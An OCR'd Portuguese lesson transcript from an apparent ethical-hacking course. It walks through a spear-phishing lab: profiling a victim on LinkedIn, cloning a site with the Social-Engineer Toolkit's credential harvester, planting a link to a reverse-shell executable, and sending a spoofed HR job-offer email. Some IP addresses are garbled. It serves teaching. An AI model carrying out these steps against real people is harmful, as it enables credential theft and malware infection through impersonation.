
07

Explorando as redes sociais

Transcrição


Conseguimos criar o link para fazer nossa vítima, o João, acessar o nosso arquivo. Mas, do jeito que o site está, nossas chances como hackers serão baixas.



Quais são as chances de o João clicar no link se for eu, Rafael, a enviá-lo? E se for alguém da instituição de ensino em que ele estudou, ou em uma empresa em que ele trabalhou? Acho que as chances aumentam um pouco, não?


E como poderemos descobrir esses lugares? Por meio das redes sociais. Sites como o Facebook e o Linkedin, são ótimos para descobrir onde as pessoas trabalharam. Vamos fazer um exemplo com o Linkedin (www.linkedin.com).

No campo de busca, podemos colocar o nome da nossa vítima.



Suponhamos que conseguimos encontrar a nossa vítima no Linkedin e vimos que ela já trabalhou na Multillidae, a empresa que atacamos anteriormente. E nós iremos mandar um e-mail para o João como se fôssemos alguém dessa empresa.


Vamos abrir novamente o VirtualBox para ver como é o site do Multillidae.



Assim que a inicialização for concluída, faremos o login com o usuário `msfadmin` e a senha `msfadmin`. Com `ifconfig` veremos o endereço IP.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:2c:a9:1e
inet addr:192.168.121.170 Bcast:192.168.121.255 Mask:255.255.255.0
...
```

O IP desejado é `192.168.121.170`. Como o hacker sabe que João trabalhou na Multillidae, ele dará uma olhada em seu site. Digitaremos esse IP no navegador.



Acessaremos uma página do Metasploitable, que nos permite acessar o site da Multillidae.

Pensemos juntos: se conseguíssemos passar um e-mail para o João, como se fôssemos um funcionário dessa empresa, e se inserirmos o nosso arquivo com a conexão reversa no site da Multillidae, ia ser ótimo. Ia ser um belo ataque de engenharia social, pois o João já conhece o site da Multillidae, da época em que trabalhava lá. Então ele veria um link para clicar, e por já conhecer, ele provavelmente clicará em um link dessa página.

Mas como podemos fazer isso? A Multillidae não iria aceitar que colocássemos um arquivo infectado no site deles. Então nós faremos como fizemos no DNS Spoofing e clonar a página da Multillidae, e enviar uma página falsa que contenha o link que nos interessa.

Como antes, pediremos novamente a ajuda da ferramenta `social-engineer-toolkit` . Lembrando que você não deve fazer nada disso em sua casa, sem as devidas autorizações, pois essas são práticas ilegais.

```
root@kali:~# cd social-engineer-toolkit/
root@kali:~/social-engineer-toolkit#
```

Usaremos o `setoolkit` e escolheremos entre as opções que ele nos fornece.

```
Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and Absolute

  99) Exit the Social-Engineer Toolkit

set> 1
```

Selecionada a opção `Social-Engineering Attacks` , pois queremos enganar o João, passamos para o menu seguinte.

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload an Listener
```

```
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
   10) SMS Spoofing Attack Vector
   11) Third Party modules

   99) Return back to the main menu.

 set> 2
```

Escolhemos `Website Attack Vectors` , e agora veremos as opções seguintes:

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

   99) Return to Main Menu

 set:webattack> 3
```

A opções que escolheremos será a terceira `Credential Harvester Attack Method` , porque queremos pegar potenciais usuário e senha de quando ele trabalhava no site da Multillidae.

```
   1) Web Templates
   2) Site Cloner
   3) Custom important

   99) Return to webattack Menu

 set:webattack> 2
```

Como queremos clonar a página, escolheremos `Site Cloner`

```
 set:webattack> 2
 [-] Credential harvester will allow you to utilize the clone capabilities within set
 [-] to haverst credentials or parameters from a website as well as place them into a report
 [-] This option is used for what IP the server will POST to.
 [-] If you're using an external IP, use yout external IP for this
 set:webattack> IP address for the POST back in Haverster/Tabnagging:
```

Temos que informar à ferramenta para qual IP ela deve retornar as informações. No caso, queremos que seja para o site do Kali Linux, de IP `192.121.168.172` . A seguir, ele pedira a URL do site a ser clonado, que é `http://192.121.168.172/multillidae` .


```
set:webattack> 2
[-] Credential harvester will allow you to utilize the clone capabilities within set
[-] to haverst credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use yout external IP for this
set:webattack> IP address for the POST back in Haverster/Tabnagging: 192.121.168.172
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.121.168.172/multillidae/
```

Ao apertar `Enter`, a ferramenta nos avisa:


```
set:webattack> Enter the url to clone:http://192.121.168.172/multillidae/

[*] Cloning the website: http://192.121.168.172/multillidae/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardles
[*] Apache is set to ON - eveything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from de harvester will be found under apache_dir/haverster_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]
```

Se colocarmos agora o IP do Kali Linux, deveremos ver o site clonado da Multillidae. Observe:


Ela está exatamente igual à original. Agora vamos abrir o seu HTLM para que possamos inserir o arquivo que queremos que seja baixado pelo João. Para isso, abriremos o diretório indicado pelo `setoolkit`.



E clicaremos sobre o arquivo `index.html` com o botão direito do mouse, e a seguir, em `Open With Other Application`.




Dentre os programas listados, escolheremos o `Leafpad`. Pode ser que ele não apareça imediatamente e seja necessário clicar em `View all applications`.



Esse programa já abrirá o HTML, permitindo que o editemos.


Voltaremos ao site que estamos copiando. Um ótimo lugar para colocar o nosso arquivo é justamente nesse box inicial. Vamos inspecioná-lo (Botão direito > `Inspect Element`).



Veremos o seguinte código:

```
<tr>
  <td style="vertical-align:top;text-align:left;background-color:#ccccff;width:10%"></td>
  <td valign="top">
  <blockquote>
    <!--Begin Content-->
    '<div class="page-title" style="padding:10px;widht:75%;margin-left:auto;margin-rigth:auto;te
    Multillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10</div>
    <div style="font-family: Arial;"></div>
    <--End Content-->
    </blockquote>
  </td>
</tr>
```

Devemos colocar o nosso arquivo logo depois do `<--Begin content-->` . Sabendo disso, voltaremos ao Leafpad e procuraremos (`Ctrl + F`) esse trecho do código.



Com o trecho correspondente aberto, acrescentaremos um `<a href>` com o nosso arquivo e uma mensagem bem atraente. Assim:

```
...
  <blockquote>
    <!--Begin Content-->
    <a href="teste.exe">Clique aqui para ver novas oportunidades de emprego!</a>
    '<div class="page-title" style="padding:10px;widht:75%;margin-left:auto;margin-rigth:auto;te
    Multillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10</div>
    <div style="font-family: Arial;"></div>
    <--End Content-->
    </blockquote>
```

Para dar mais destaque, vamos aumentar um pouco o tamanho da fonte para `20px` , usando um `<span>` .

```
...
  <blockquote>
    <!--Begin Content-->
    <span style="font-size:20px"><a href="teste.exe">Clique aqui para ver novas oportunidades de
    '<div class="page-title" style="padding:10px;widht:75%;margin-left:auto;margin-rigth:auto;te
    Multillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10</div>
    <div style="font-family: Arial;"></div>
    <--End Content-->
    </blockquote>
```

Podemos agora salvar e sair do programa. No navegador, voltaremos para o nosso site falso.

O link de fato está no site. Agora temos que mandar o site para o João poder clicar nele. Portanto, copiaremos o link do site (`192.1683121.172`) e vamos nos passar por alguém da Multillidae, falando em um email que temos algumas oportunidades novas de emprego, e que ele pode cadastrar o currículo conosco que será muito bem-vindo.

Para isso, usaremos o `setoolkit` novamente para isso. Quando o abrimos novamente, temos:

```
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]
```

Daremos um `Ctrl + C` para voltar ao menu.

```
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this and completely
[*] All files are located under the Apache web root directory: /var/www/html
```

```
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]

^C[*] Exiting the menu - note that eveything is still running and logging under your web directo
{Press return to continue}
```

Ao apertar `Enter`, teremos:

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>99
```

Queremos voltar ao menu principal, então selecionamos `99`.

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload an Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party modules

  99) Return back to the main menu.

set> 5
```

Como queremos realizar um ataque via email, escolheremos a opção `Mass Mailer Attack`.

```
  Social Engineer Toolkit Mass E-mailer

  There are two options on the mass e-mailer, the first would be to send an email to one indivi

  What do you want to do:

    1. E-Mail Attack Single Email Address
    2. E-mail Attack Mass Mailer
```

```
    99. Return to main menu.

set:mailer>1
```

Escolheremos a primeira opção, `E-Mail Attack Single Email Address`, pois queremos enviar apenas um email. A seguir, ele vai pedir o destinatário do email. Colocaremos o email do João, que é `empresavitima@gmail.com`.

```
...
  What do you want to do:

    1. E-Mail Attack Single Email Address
    2. E-mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:pishing> Send email to:empresavitima@gmail.com
```

A seguir, o programa nos dá a opção de usar uma conta (verdadeira) do gmail para fazer o ataque, ou fazer um *relay*. Como eu já tinha configurado uma conta do gmail para isso (a `empresaataque@gmail.com`), escolheremos a primeira opção.

```
set:mailer>1
set:pishing> Send email to:empresavitima@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
```

A seguir, temos que colocar o nome que desejamos que a vítima veja. Como queremos que ela se interesse por vagas de emprego, colocaremos o email `rh@multillidae.com.br`.

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
```

O programa então pedirá a senha do email original.

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
Email password:
```

Após digitá-la, veremos:

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
```

```
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
Email password:
set:pishing> Flag this message/s as high priority? [yes|no]:
```

Ele está nos perguntando se queremos sinalizar esse email como de alta prioridade. Escolheremos fazê-lo, então `yes`. A pergunta seguinte se refere a anexos. Como não queremos anexar nada, colocaremos `n`.

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
Email password:
set:pishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]:n
```

A seguir, devemos colocar o assunto do email, que será `Novas oportunidades - Multillidae`.

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
Email password:
set:pishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]:n
set:pishing> Email subject:Novas oportunidades - Multillidae
set:pishing> Send message html or plain? 'h' or 'p' [p]:h
```

Em seguida, devemos escolher se a mensagem será enviada em HTML ou um email simples. Escolheremos HTML para poder incorporar o link do nosso site.

```
set:pishing>1
set:pishing> Your gmail address:empresaataque@gmail.com
set:pishing> The FROM NAME the user will see:rh@multillidae.com.br
Email password:
set:pishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]:n
set:pishing> Email subject:Novas oportunidades - Multillidae
set:pishing> Send message html or plain? 'h' or 'p' [p]:h
set:pishing> Enter the body of the message, type END (capitals) when finished:
```


Agora podemos digitar a mensagem do email:

```
set:pishing> Enter the body of the message, type END (capitals) when finished:
Next line of the body: Bom dia, João
Next line of the body:
Next line of the body: Temos novas oportunidades aqui na Multillidae. Para ver as novas oportun
Para acessar diretamente, clique nesse link:
Next line of the body:
Next line of the body: <a href="http://192.168.121.172">Link de acesso</a>
Next line of the body:
Next line of the body: RH Multillidae
Next line of the body:
Next line of the body: END
```

